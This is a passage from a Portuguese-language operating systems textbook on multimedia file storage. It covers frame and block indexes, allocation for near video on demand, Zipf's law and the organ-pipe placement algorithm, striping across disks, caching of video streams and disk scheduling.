índice de quadros — por filme com uma entrada para cada quadro apontando para seu início. Cada quadro é constituído de todas as trilhas de vídeo, áudio e texto daquele quadro, dispostas em blocos de discos contíguos, conforme ilustrado. Dessa maneira, a leitura de k quadros consiste em encontrar a k-ésima entrada no índice de quadros e, então, ler o quadro inteiro em uma operação de disco. Como diferentes quadros têm tamanhos diferentes, é necessário que o tamanho do quadro (em blocos) esteja no índice, mas, mesmo que os blocos de disco fossem de 1 KB, um campo de 8 bits conseguiria tratar um quadro de até 255 KB, que é o suficiente para um quadro NTSC sem compressão e até mesmo com muitas trilhas de áudio.

Outra maneira de armazenar o filme é usar um bloco de disco grande (por exemplo, 256 KB) e colocar vários quadros em cada bloco, conforme ilustra a Figura 7.19(b). Ainda é necessário um índice, mas agora trata-se de um índice de blocos e não de um índice de quadros. O índice é, na verdade, basicamente o mesmo i-node da Figura 6.14, possivelmente com o acréscimo de uma informação indicando qual quadro está no início de cada bloco para tornar possível localizar rapidamente um quadro específico. Em geral, um bloco não conterá um número inteiro de quadros; portanto, algo deve ser feito para lidar com esse problema. Existem duas opções.

Na primeira opção, que é ilustrada na Figura 7.19(b), se o próximo quadro não couber no bloco atual, deixa-se o restante do bloco vazio. O espaço desperdiçado é a fragmentação interna, a mesma dos sistemas de memória virtual com páginas de tamanho fixo. Por outro lado, nunca será necessário fazer uma busca no meio de um quadro.

A outra opção é preencher cada bloco até o final, dividindo-se os quadros entre os blocos. Essa opção gera a necessidade de buscas no meio dos quadros, o que pode prejudicar o desempenho, mas economiza espaço em disco, eliminando a fragmentação interna.

Para fins de comparação, o uso de pequenos blocos na Figura 7.19(a) também desperdiça algum espaço em disco, pois uma fração do último bloco em cada quadro não é usada. Para um bloco de disco de 1 KB e um filme NTSC de duas horas formado por 216 mil quadros, o espaço em disco desperdiçado será por volta de 108 KB em 3,6 GB. Para o caso da Figura 7.19(b), o espaço desperdiçado é mais difícil de ser calculado, mas deverá ser muito maior pois, de




Figura 7.18 Intercalação de vídeo, áudio e texto em um único arquivo contínuo por filme.




Figura 7.19 Armazenamento não contíguo do filme. (a) Blocos de disco pequenos. (b) Blocos de disco grandes.

tempos em tempos, haverá 100 KB abandonados no final de um bloco cujo próximo quadro será um quadro I maior que o espaço no final desse bloco.

Por outro lado, o índice de blocos é muito menor que o índice de quadros. Em um bloco de 256 KB e um quadro médio de 16 KB, cabem cerca de 16 quadros em um bloco; assim, um filme de 216 mil quadros precisa somente de 13.500 entradas no índice de blocos, contra as 216 mil necessárias no índice de quadros. Por motivo de desempenho, em ambos os casos o índice deve relacionar todos os quadros ou blocos (isto é, sem blocos indiretos como no UNIX), ligando 13.500 entradas de 8 bytes em memória (4 bytes para endereço de disco, 1 byte para o tamanho do quadro e 3 bytes para o número do quadro inicial) versus 216 mil entradas de 5 bytes (somente endereço de disco e tamanho), o que economiza quase 1 MB de RAM enquanto o filme estiver sendo reproduzido.

Essas considerações acarretam os seguintes compromissos:

- 1. Índice de quadros: Uso mais intensivo da RAM enquanto o filme é reproduzido; pequena perda de disco.
- Índice de blocos (sem dividir os quadros entre os blocos): Pequeno uso de RAM; grande perda de disco.
- 3. Índice de blocos (dividindo os quadros entre os blocos): Pequeno uso de RAM; nenhuma perda de disco; buscas extras.

Portanto, os compromissos envolvem o uso de RAM durante a reprodução, perda de espaço em disco a qualquer momento e de desempenho durante a reprodução por causa de buscas adicionais. Esses problemas podem ser solucionados de várias maneiras. O uso de RAM pode ser reduzido pela paginação em partes da tabela de quadros no momento correto. As buscas durante a transmissão de quadros podem ser mascaradas por um buffer adequado, mas isso gera a necessidade de mais memória e, provavelmente, de mais cópias. Um bom projeto deve analisar cuidadosamente todos esses fatores e fazer uma boa escolha considerando a aplicação.

Além disso, outro fator é que o gerenciamento do armazenamento em disco é mais complicado na situação ilustrada na Figura 7.19(a), pois o armazenamento de um quadro requer que se encontre uma sequência consecutiva de blocos de tamanho correto. Idealmente, essa sequência de blocos nunca deve ultrapassar o limite da trilha do disco, mas, ajustando head skew, a perda desse tempo não é grave. Contudo, deve-se evitar ultrapassar o limite do cilindro. Essas exigências significam que o armazenamento em disco que não está sendo usado deve ser organizado como uma lista de espaços vazios de tamanho variável, e não uma lista simples de blocos ou um mapa de bits, que podem, ambos, ser usados na Figura 7.19(b).

Em todos os casos, há muitas estratégias para colocar todos os blocos ou quadros de um filme em um pequeno espaço — por exemplo, em alguns cilindros, onde for possível. Essas alocações destinam-se a deixar as buscas mais rápidas para que reste mais tempo para outras atividades (que não sejam de tempo real) ou para dar suporte a fluxos de vídeo adicionais. Uma alocação restrita como essa pode ser realizada pela divisão do disco em grupos de cilindros e mantendo, para cada grupo, listas ou mapas de bits separados de blocos que não estejam em uso. Se, por exemplo, listas de regiões vazias fossem usadas, haveria uma lista de regiões vazias de 1 KB, uma para regiões vazias de 2 KB, outra para regiões vazias de 3 a 4 KB, uma outra para regiões vazias de 5 a 8 KB, e assim por diante. Desse modo, é fácil encontrar uma região vazia de um certo tamanho em um grupo específico de cilindros.

Outra diferença entre essas duas soluções é o buffer. Para o caso de blocos pequenos, cada leitura obtém exatamente um quadro. Consequentemente, uma estratégia que simplesmente duplique o buffer funciona bem: um buffer para reproduzir o quadro atual e outro para buscar o seguinte. Se forem usados buffers predeterminados, cada buffer deverá ter tamanho suficiente para o maior quadro I possível. Por outro lado, se um buffer diferente for alocado de um conjunto de buffers para cada quadro e o tamanho do quadro for conhecido antes de o quadro ser lido, podese especificar um pequeno buffer para um quadro P ou para um quadro B.

Para blocos grandes, é necessária uma estratégia mais complexa, pois cada bloco contém vários quadros, possivelmente incluindo fragmentos dos quadros em cada final de bloco (dependendo de qual opção foi escolhida). Se exibir ou transmitir quadros requer que eles sejam contíguos, eles deverão ser copiados, mas copiar é uma operação cara e, portanto, deve ser evitada quando possível. Se a contiguidade não for necessária, então os quadros que passarem dos limites do bloco poderão ser enviados pela rede ou para o dispositivo de exibição em duas partes.

O buffer duplo também pode ser usado com blocos grandes, mas empregar dois blocos grandes desperdiça memória. Um modo de driblar essa perda de memória é implementar um buffer de transmissão circular um pouco maior que um bloco de disco (por fluxo) e que alimente a rede ou o dispositivo de exibição. Quando o conteúdo do buffer fica abaixo de algum limiar, um novo bloco grande é lido do disco, o conteúdo é copiado para o buffer de transmissão e o buffer do bloco grande retorna para o local comum de buffers. O tamanho do buffer circular deve ser determinado de tal maneira que, uma vez atingido o limiar, haja lugar para outro bloco de disco preenchido. A leitura do disco não pode enviar diretamente para o buffer de transmissão, pois, nesse caso, poderia ocorrer a sobreposição circular. Há um compromisso entre o uso da memória e a operação de cópia.

Outro fator na comparação dessas duas estratégias é o desempenho do disco. Usar grandes blocos permite que o disco opere a toda a velocidade — muitas vezes essa é a principal preocupação. A leitura de pequenos quadros P e quadros B como unidades separadas não é eficiente. Além disso, é possível dividir grandes blocos em várias unidades de disco (isso é discutido a seguir), ao passo que dividir quadros individuais em múltiplas unidades de disco não é possível.

A organização em pequenos blocos da Figura 7.19(a) algumas vezes é chamada de **tamanho de tempo constante** porque cada ponteiro no índice representa o mesmo número de milissegundos do tempo de reprodução. Por outro lado, a organização da Figura 7.19(b) algumas vezes é chamada de **tamanho de dados constante**, pois os blocos de dados são do mesmo tamanho.

Outra diferença entre as duas organizações de arquivos é que, se os tipos de quadros forem armazenados no índice da Figura 7.19(a), torna-se possível realizar um avanço rápido mostrando apenas os quadros I. Contudo, dependendo do número de vezes que os quadros I apareçam no fluxo, percebe-se uma taxa muito mais rápida ou muito mais lenta. De qualquer maneira, para a organização da Figura 7.19(b), o avanço rápido não é possível. De fato, ler sequencialmente o arquivo para ter acesso aos quadros desejados requer uma intensa E/S de disco.

Uma segunda saída para a questão é usar um arquivo especial que, quando reproduzido em velocidade normal, dê a ilusão de estar em avanço rápido de dez vezes. Esse arquivo pode ser estruturado como outros arquivos, usando um índice de quadros ou um índice de blocos. Ao abrir um arquivo, o sistema deve ser capaz de encontrar o arquivo de avanço rápido, quando necessário. Se o usuário clicar no botão de avanço rápido, o sistema deverá encontrar e abrir o arquivo de avanço rápido instantaneamente e, então, desviar para o local correto do arquivo. O sistema sabe qual o número do quadro em que ele está, mas precisa ser capaz de localizar o quadro correspondente no arquivo de avanço rápido. Se, por exemplo, ele estiver no quadro 4.816 e se o sistema souber que o arquivo de avanço rápido é de dez vezes, então o sistema deve localizar o quadro 482 daquele arquivo e começar a reproduzir a partir desse quadro.

Se for empregado um índice de quadros, será fácil localizar um quadro específico: é só um índice no índice de quadros. Se for usado um índice de blocos, será necessário acrescentar uma informação em cada entrada para identificar qual quadro está em cada bloco e deve ser realizada uma busca binária no índice de blocos. O retrocesso rápido funciona de maneira análoga ao avanço rápido.

# 7.7.3 Alocação de arquivos para vídeo quase sob demanda

Até agora, temos estudado estratégias de alocação para vídeo sob demanda. Para vídeo quase sob demanda, há uma estratégia diferente de alocação que é mais eficiente. Lembre-se de que o mesmo filme está saindo em fluxos de vários estágios. Mesmo que um filme seja armazenado como um arquivo contíguo, é necessário buscar cada fluxo. Chen e Thapar (1997) inventaram uma estratégia de alocação de arquivos para eliminar quase todas as buscas. Sua aplicação é ilustrada na Figura 7.20, para um filme sendo reproduzido em 30 quadros/s com um novo fluxo se iniciando a cada cinco minutos (como na Figura 7.16). Com esses parâmetros, são necessários 24 fluxos concorrentes para um filme de duas horas.

Nessa alocação, conjuntos de 24 quadros são concatenados e escritos no disco como um único registro. Eles também podem ser lidos em uma só operação de leitura. Considere o instante em que o fluxo 24 tenha acabado de começar. O quadro 0 será necessário. O fluxo 23, que começou cinco minutos antes, precisará do quadro 9.000. O fluxo 22 precisará do quadro 18.000 e assim por diante até o fluxo 0, que precisará do quadro 207.000. Dispondo esses quadros consecutivamente em uma trilha de disco, o servidor pode satisfazer todos os 24 fluxos em ordem inversa somente com uma busca (para o quadro 0). É claro que os quadros podem estar em ordem inversa no disco se houver algum motivo para servir os fluxos em ordem ascendente. Depois de servir o último fluxo, o braço do disco pode mover-se para a trilha 2 e preparar todo o serviço novamente. Esse esquema não exige que todo o arquivo seja contíguo, mas ainda permite um bom desempenho para vários fluxos simultâneos.

Uma estratégia simples quanto ao buffer é usar buffer duplo. Enquanto um buffer estiver sendo reproduzido sobre os 24 fluxos, outro buffer estará sendo antecipadamente carregado. Quando o buffer atual termina, os dois buffers são trocados e o que estava empregado na reprodução passa a ser carregado em uma única operação de disco.

Uma questão interessante é qual deve ser o tamanho do buffer. Obviamente, o buffer deverá ser capaz de conter os 24 quadros. Contudo, como os quadros são de tamanho variável, não é simples escolher o tamanho correto do buffer. Um buffer capaz de conter 24 quadros I é o mesmo que usar um canhão para matar uma mosca, mas escolher um tamanho suficiente para 24 quadros médios é gostar de viver perigosamente.

Felizmente, para qualquer filme, a maior trilha (no sentido da Figura 7.20) do filme é conhecida de antemão; portanto, pode-se escolher um buffer exatamente desse tamanho. Contudo, é possível que na maior trilha haja, por exemplo, 16 quadros I e que na segunda maior trilha haja apenas nove quadros I. Uma decisão para escolher um buffer grande o bastante para conter o segundo maior caso pode ser a mais sábia. Fazer essa escolha significa truncar a maior trilha e, assim, impedir que alguns fluxos de um quadro do filme sejam exibidos. Para evitar uma falha na exibição, o

quadro anterior pode ser mostrado novamente. Ninguém perceberá isso.

Levando adiante essa estratégia, se a terceira maior trilha tiver somente quatro quadros I, usar um buffer capaz de conter quatro quadros I e 20 quadros P é melhor ainda. Introduzir dois quadros repetidos para alguns fluxos no filme pode ser aceitável. E onde isso termina? Provavelmente com um tamanho de buffer grande o suficiente para 99 por cento dos quadros. Evidentemente, há um compromisso entre a memória usada para os buffers e a qualidade dos filmes exibidos. Note que, quanto mais fluxos simultâneos houver, melhores serão as estatísticas e mais uniformes se mostrarão os conjuntos de quadros.

#### 7.7.4 Alocação de múltiplos arquivos em um único disco

Até agora, estudamos somente a alocação de um único filme. Em um servidor de vídeo haverá muito mais filmes, é claro. Se estiverem dispersos aleatoriamente pelo disco, será necessário muito tempo para movimentar o cabeçote do disco de um filme para outro quando vários filmes estiverem sendo vistos simultaneamente por diferentes consumidores.

Essa situação pode ser melhorada observando-se que alguns filmes são mais populares que outros e levando a popularidade em consideração na alocação de filmes no disco. Embora pouco possa ser dito sobre a popularidade de algum filme em particular (observar se o elenco é formado por grandes estrelas pode ajudar), em geral é possível estabelecer de modo aproximado a popularidade relativa dos filmes.

Para diversos critérios de popularidade — como quais filmes são mais alugados, que livros são mais emprestados em uma biblioteca, quais as páginas da Web que estão sendo mais visitadas, até mesmo as palavras de um dado idioma que estão sendo mais usadas em um romance ou pela população das maiores cidades —, uma aproximação




Figura 7.20 Alocação ótima de quadros para vídeo quase sob demanda.

razoável da popularidade relativa vem de um padrão surpreendentemente previsível. Esse padrão foi descoberto por um professor de linguística de Harvard, George Zipf (1902–1950) e agora é conhecido como **lei de Zipf**. O que essa lei estabelece é que se filmes, livros, páginas da Web ou palavras são classificados em função de sua popularidade, a probabilidade de que o próximo consumidor escolha o item classificado em *k*-ésimo lugar na lista é *C/k*, para a qual *C* é uma constante de normalização.

Portanto, as frações de acerto para os três primeiros filmes são respectivamente *C*/1, *C*/2 e *C*/3, para as quais *C* é calculado de modo que a soma de todos os termos seja 1. Em outras palavras, se houver *N* filmes, então

$$C/1 + C/2 + C/3 + C/4 + ... + C/N = 1$$


A partir dessa equação pode-se calcular *C*. Os valores de *C* para as populações com dez, cem, mil e dez mil itens são 0,341, 0,193, 0,134 e 0,102, respectivamente. Por exemplo, para mil filmes, as probabilidades dos cinco primeiros filmes são, respectivamente, 0,134, 0,067, 0,045, 0,034 e 0,027.

A lei de Zipf é ilustrada na Figura 7.21. Só por diversão, ela foi aplicada às populações das 20 maiores cidades dos Estados Unidos. A lei de Zipf prevê que a segunda maior cidade tem metade da população da maior cidade e a terceira maior deveria ter um terço da população da maior cidade, e assim por diante. Embora essa previsão dificilmente seja exata, ela oferece uma incrível aproximação.

Para os filmes de um servidor de vídeo, a lei de Zipf estabelece que o filme mais popular é escolhido duas vezes mais que o segundo filme mais popular, três vezes mais que o terceiro filme mais popular, e assim por diante. Embora a distribuição caia bastante rápido no início, ela tem uma longa cauda. Por exemplo, o filme 50 tem uma popularidade de *C*/50 e o filme 51 tem uma popularidade de *C*/51 e, portanto, o filme 51 é 50/51 vezes menos popular que o filme 50 — uma diferença de cerca de 2 por cento. Conforme se percorre a cauda do gráfico, a diferença percentual entre os filmes consecutivos torna-se cada vez menor. Uma conclusão é que o servidor precisa de muitos filmes, já que há uma demanda significativa para os filmes que não estão entre os dez primeiros.

Conhecer as popularidades relativas de diversos filmes possibilita fazer um modelo de desempenho de um servidor de vídeo e usar essa informação para alocar os arquivos. Estudos têm mostrado que a melhor estratégia é surpreendentemente simples e independente de uma distribuição. É o chamado algoritmo dos tubos de órgão (organ-pipe algorithm) (Grossman e Silverman, 1973; Wong, 1983). Esse algoritmo consiste em colocar o filme mais popular no meio do disco, com o segundo e o terceiro filmes mais populares em cada um dos lados do primeiro filme. Externamente a esses dois vêm os números quatro e cinco e assim por diante, conforme mostra a Figura 7.22. Essa alocação funciona melhor se cada filme for um arquivo contíguo do tipo mostrado na Figura 7.18, mas também pode ser usada se cada filme estiver restrito a um pequeno intervalo de cilindros. O nome do algoritmo origina-se do fato de que um histograma das probabilidades se parece um pouco com um órgão assimétrico.

O que o algoritmo faz é tentar manter o cabeçote no meio do disco. Com mil filmes e uma distribuição segundo a lei de Zipf, os cinco primeiros filmes representam uma probabilidade total de 0,307, o que significa que a cabeça do disco ficará nos cilindros alocados para os cinco primeiros



**Figura 7.21** A curva da lei de Zipf para N = 20. Os quadrados representam as populações das 20 maiores cidades dos Estados Unidos, classificadas pela ordem de população (Nova York é a 1, Los Angeles é a 2, Chicago é a 3 etc.).




Figura 7.22 A distribuição no formato tubo de órgão para os arquivos em um servidor de vídeo.

filmes aproximadamente 30 por cento do tempo, uma quantidade considerável se mil filmes estiverem disponíveis.

## 7.7.5 Alocação de arquivos em múltiplos discos

Para conseguir melhor desempenho, os servidores de vídeo muitas vezes têm diversos discos que podem funcionar paralelamente. Ocasionalmente são usados Raids, mas muitas vezes não, pois o que RAIDS oferecem é uma maior confiabilidade à custa de desempenho. Servidores de vídeo buscam, em geral, alto desempenho e não se preocupam muito em corrigir erros transientes. Além disso, os controladores RAID podem se transformar em um gargalo se houver muitos discos para serem tratados simultaneamente.

Uma configuração mais comum é simplesmente ter um grande número de discos, algumas vezes chamados de disk farm. Os discos, diferentemente dos RAIDS, não giram de uma maneira sincronizada nem dispõem de bits de paridade. Uma possível configuração é pôr o filme A no disco 1, o filme B no disco 2 e assim por diante, conforme mostrado na Figura 7.23(a). Na prática, com os discos modernos, vários filmes podem ser colocados em cada disco.

Essa organização é simples de implementar e apresenta características de falhas muito diretas: se um disco falhar, todos os filmes que estiverem nele ficarão indisponíveis. Note que, se uma empresa perder um disco cheio de filmes, não é tão ruim quanto uma empresa perder um disco cheio de dados, pois os filmes podem ser facilmente recarregados em um disco sobressalente, a partir de um DVD. Uma desvantagem desse método é que a carga pode se desequilibrar facilmente. Se alguns discos contiverem filmes com muitas requisições e outros contiverem filmes menos populares, o sistema nunca será plenamente utilizado. É claro que, se as




Figura 7.23 Quatro maneiras de organizar arquivos multimídia em múltiplos discos. (a) Sem distribuição. (b) Distribuindo por partes com um mesmo padrão para todos os arquivos. (c) Distribuição por partes com revezamento. (d) Distribuição aleatória.

frequências de uso dos filmes forem conhecidas, será possível mover alguns deles para equilibrar a carga.

Uma segunda organização possível se baseia na distribuição de cada filme em múltiplos discos, como no exemplo da Figura 7.23(b), que mostra uma distribuição em quatro discos. Vamos presumir, para esses exemplos, que todos os quadros são do mesmo tamanho (isto é, sem compressão). Um certo número de bytes do filme *A* é escrito no disco 1, então o mesmo número de bytes é escrito no disco 2 e assim por diante, até o último disco (nesse caso, a unidade *A*3). Depois disso, a distribuição das partes continua novamente a partir do primeiro disco, com a unidade *A*4, até que o arquivo inteiro esteja escrito. Nesse momento, os filmes *B*, *C* e *D* estão distribuídos usando o mesmo padrão.

Uma possível desvantagem desse padrão de distribuição por partes é que, como todos os filmes começam no primeiro disco, a carga pode não ser equilibrada. Um modo de distribuir melhor a carga é revezar os discos iniciais, como mostra a Figura 7.23(c). Outra tentativa de equilibrar a carga é usar, para cada arquivo, um padrão aleatório de distribuição de suas partes, conforme se vê na Figura 7.23(d).

Até agora, supomos que todos os quadros sejam do mesmo tamanho. Para os filmes em MPEG-2 essa hipótese é falsa, pois os quadros I são bem maiores que os quadros P. Há duas maneiras de lidar com essa complicação: distribuir por quadros ou por blocos. Distribuindo por quadros, o primeiro quadro do filme A vai para o disco 1 como uma unidade contígua, independentemente de seu tamanho. O quadro seguinte vai para o disco 2 e assim sucessivamente. O filme B é distribuído de modo semelhante, ou iniciando no mesmo disco, ou no próximo (fazendo revezamento), ou em um disco aleatório. Como os quadros são lidos individualmente, esse sistema de distribuição por partes não permite uma leitura mais rápida de algum filme específico. Contudo, ele distribui a carga pelos discos muito melhor que o mostrado na Figura 7.23(a), que pode funcionar muito mal se muitas pessoas decidirem assistir ao filme A à noite e ninguém quiser assistir ao filme C. Em geral, a distribuição da carga por todos os discos utiliza melhor a largura de banda total do disco e, assim, incrementa o número de consumidores que podem ser servidos.

Outro modo de distribuir é por blocos. Para cada filme, unidades de tamanho constante são escritas sucessivamente (ou aleatoriamente) em cada um dos discos. Cada bloco contém um ou mais quadros, ou fragmentos desses quadros. O sistema, então, é capaz de emitir requisições para múltiplos blocos de uma só vez, para o mesmo filme. Cada requisição pede para ler dados em um buffer de memória diferente, mas de maneira que, quando todas as requisições terminam, uma porção contígua do filme (contendo muitos quadros) está agora montada contiguamente na memória. Essas requisições podem ocorrer em paralelo. Quando a última requisição for atendida, o processo

requerente pode ser avisado de que o trabalho terminou. Ele está, então, apto a começar a transmitir os dados para o usuário. Vários quadros depois, quando o buffer estiver quase vazio, com os últimos quadros, mais requisições são emitidas para carregar antecipadamente outro buffer. Essa tática emprega grandes quantidades de memória para o buffer para manter os discos ocupados. Em um sistema com mil usuários ativos e buffers de 1 MB (por exemplo, usando blocos de 256 KB em cada um dos quatro discos), é necessário 1 GB de RAM para os buffers. Isso representa muito pouco em um servidor de mil usuários e não deve ser um problema.

Um tópico final sobre a distribuição por partes é por quantos discos o filme deve estar distribuído. Em um extremo, cada filme poderia estar distribuído por todos os discos. Por exemplo, para filmes de 2 GB e mil discos, poderia ser escrito um bloco de 2 MB em cada disco e, dessa maneira, nenhum filme usaria o mesmo disco duas vezes. No outro extremo, os discos seriam particionados em pequenos grupos (como na Figura 7.23) e cada filme ficaria restrito a uma única partição. O primeiro caso, a chamada distribuição ampla, equilibra bem a carga entre os discos. Seu principal problema é que, se todo filme usar todos os discos e um disco parar de funcionar, nenhum filme poderá ser exibido. O segundo caso, a distribuição restrita, pode sofrer com a popularidade de um filme (ou de algumas partições), mas a perda de um disco prejudica somente os filmes de sua partição. A distribuição de quadros de tamanho variável é analisada matematicamente e em detalhes em Shenoy e Vin (1999).

# 7.8 Caching

A técnica de caching de arquivo LRU tradicional não funciona bem para arquivos multimídia, pois os padrões de acesso aos filmes são diferentes dos padrões de acesso aos arquivos com texto. A ideia por trás da cache de blocos LRU tradicional é que, depois de usado, um bloco deve ser mantido na cache para o caso de ser necessário novamente. Por exemplo, na edição de um arquivo, o conjunto de blocos no qual o arquivo está escrito tende a ser cada vez mais usado enquanto durar a sessão de edição. Em outras palavras, quando há uma probabilidade relativamente alta de que um bloco seja reutilizado dentro de um pequeno intervalo de tempo, é melhor deixá-lo por perto para eliminar um futuro acesso a disco.

Para arquivos multimídia, o padrão normal de acesso é aquele em que um filme é visto sequencialmente, do início ao fim. Dificilmente um bloco será usado uma segunda vez, a menos que o usuário retroceda o filme para rever alguma cena. Como consequência, as técnicas normais de caching não funcionam. Contudo, o caching pode ajudar, mas apenas se for empregado de uma maneira diferente. Nas próximas seções estudaremos o caching para multimídia.

# 7.8.1 Caching de blocos

Manter um bloco por perto, na esperança de que ele possa ser reutilizado em breve, é inútil. Contudo, a previsibilidade dos sistemas multimídia pode ser explorada para tornar o caching novamente útil. Suponha que dois usuários estejam assistindo ao mesmo filme, com um deles começando dois segundos após o outro. Depois que o primeiro usuário buscou e viu um determinado bloco, é bem provável que o segundo usuário precise do mesmo bloco dois segundos depois. O sistema pode facilmente monitorar qual filme tem apenas um espectador e qual tem dois ou mais espectadores que estejam próximos quanto ao tempo.

Assim, se um bloco for lido para um filme que em breve será novamente necessário, pode ter sentido guardá-lo na cache, dependendo de quanto tempo ele for mantido lá e da quantidade de memória que estiver sobrando. Em vez de manter todos os blocos de disco na cache e descartar os menos usados recentemente quando a cache encher, uma outra estratégia deve ser usada. Todo filme que tiver um segundo espectador, que está há um tempo  $\Delta T$  do primeiro espectador, pode ser marcado para ser guardado na cache até que um segundo (e possivelmente terceiro) espectador o tenha assistido. Para os outros filmes, a cache não é usada.

Essa ideia não se limita a isso. Em alguns casos, pode ser viável juntar dois fluxos. Suponha que dois usuários estejam assistindo ao mesmo filme, mas com um atraso de 10 s de um para outro. É possível abrigar os blocos na cache por 10 s, mas isso consome memória. Uma estratégia alternativa, porém ardilosa, é tentar sincronizar os dois filmes. Isso pode ser feito alterando-se a taxa de quadros dos dois filmes. Essa ideia está ilustrada na Figura 7.24.

Na Figura 7.24(a), os dois filmes são reproduzidos nas taxas do padrão NTSC de 1.800 quadros/min. Como o usuário 2 começou dez segundos depois, ele continua dez segundos à frente ao longo de todo o filme. Na Figura 7.24(b), contudo, o fluxo do usuário 1 é atrasado enquanto o do usuário 2 é adiantado. Em vez de reproduzir 1.800 quadros/min, nos três minutos seguintes ele reproduzirá em 1.750 quadros/min. Depois de três minutos, ele estará no quadro 5.550. Além disso, o fluxo do usuário 2 passa a ser reproduzido em 1.850 quadros/s nos primeiros três minutos, chegando também ao quadro 5.550. A partir desse ponto, ambos reproduzem em velocidade normal.

Durante o período de ajuste, o fluxo do usuário 1 está executando 2,8 por cento mais lento e o fluxo do usuário 2 está executando 2,8 por cento mais rápido. É improvável que os usuários percebam isso. Contudo, se for interessante, o período de ajuste pode ser distribuído ao longo de um período superior a três minutos.

Um modo alternativo de atrasar um usuário para fundi-lo a outro fluxo é dar aos usuários a opção de ter comerciais em seus filmes, presumivelmente por um preço mais baixo que os filmes sem comerciais. O usuário também pode escolher as categorias de produtos; assim, os comerciais serão menos intrusivos e mais propensos a serem




Figura 7.24 (a) Dois usuários assistindo ao mesmo filme dez segundos fora de sincronia. (b) Juntando os dois fluxos em um.

assistidos. Manipulando o número, o tamanho e o tempo dos comerciais, o fluxo poderá ter uma duração suficiente para se sincronizar com o fluxo desejado (Krishnan, 1999).

## 7.8.2 Caching de arquivos

A técnica de caching também pode ser útil de outra maneira em sistemas multimídia. Por causa do grande tamanho da maioria dos filmes (3-6 GB), os servidores de vídeo muitas vezes não podem armazenar todos os seus filmes em disco e, portanto, os mantêm em DVD ou em fita. Quando um filme for necessário, sempre poderá ser copiado para o disco. Consequentemente, a maioria dos servidores de vídeo mantém uma cache de disco dos filmes mais requisitados. Os filmes populares são totalmente armazenados no disco.

Outro modo de usar a técnica de caching é manter os primeiros cinco minutos de cada filme no disco. Desse modo, quando um filme for requisitado, a reprodução poderá começar imediatamente do arquivo em disco. Enquanto isso, o filme é copiado do DVD ou da fita para o disco. Armazenando uma parte suficientemente grande do filme no disco o tempo todo faz com que a probabilidade de que a próxima parte do filme seja buscada antes de ser necessária seja muito alta. Então essa parte irá para a cache e permanecerá no disco caso haja mais requisições. Se ficar muito tempo sem requisições, o filme será removido da cache para dar lugar a um outro filme mais popular.

# 7.9 Escalonamento de disco para multimídia

A multimídia impõe exigências aos discos diferentes das aplicações tradicionais orientadas a texto, como compiladores ou processadores de texto. Particularmente, a multimídia exige uma taxa de dados extremamente alta e disponibilidade de dados em tempo real. Nenhuma dessas exigências é trivial. Além disso, no caso de um servidor de vídeo, há uma pressão econômica para que um único servidor trate milhares de clientes simultaneamente. Esses requisitos causam impacto em todo o sistema. Anteriormente vimos o escalonamento de disco para o sistema de arquivos. Agora, estudaremos o escalonamento de disco para multimídia.

#### 7.9.1 Escalonamento estático de disco

Embora a multimídia imponha muitas exigências de tempo real e de taxa de dados para todas as partes do sistema, também existe uma propriedade que a torna mais fácil de lidar que os sistemas tradicionais: a previsibilidade. Em um sistema operacional tradicional, as requisições são feitas por blocos de disco de uma maneira quase imprevisível. O melhor que o subsistema de disco pode fazer é realizar uma leitura antecipada de um bloco para cada arquivo aberto.

Outra opção seria esperar que as requisições chegassem e só então processá-las. Para a multimídia é diferente. Cada fluxo ativo exige do sistema uma carga bem definida e bastante previsível. Para uma reprodução NTSC, a cada 33,3 ms, cada cliente quer o próximo quadro do arquivo e o sistema tem 33,3 ms para fornecer todos os quadros (o sistema precisa de um buffer com pelo menos um quadro por fluxo, para que a busca do quadro k+1 possa prosseguir em paralelo com a reprodução do quadro k).

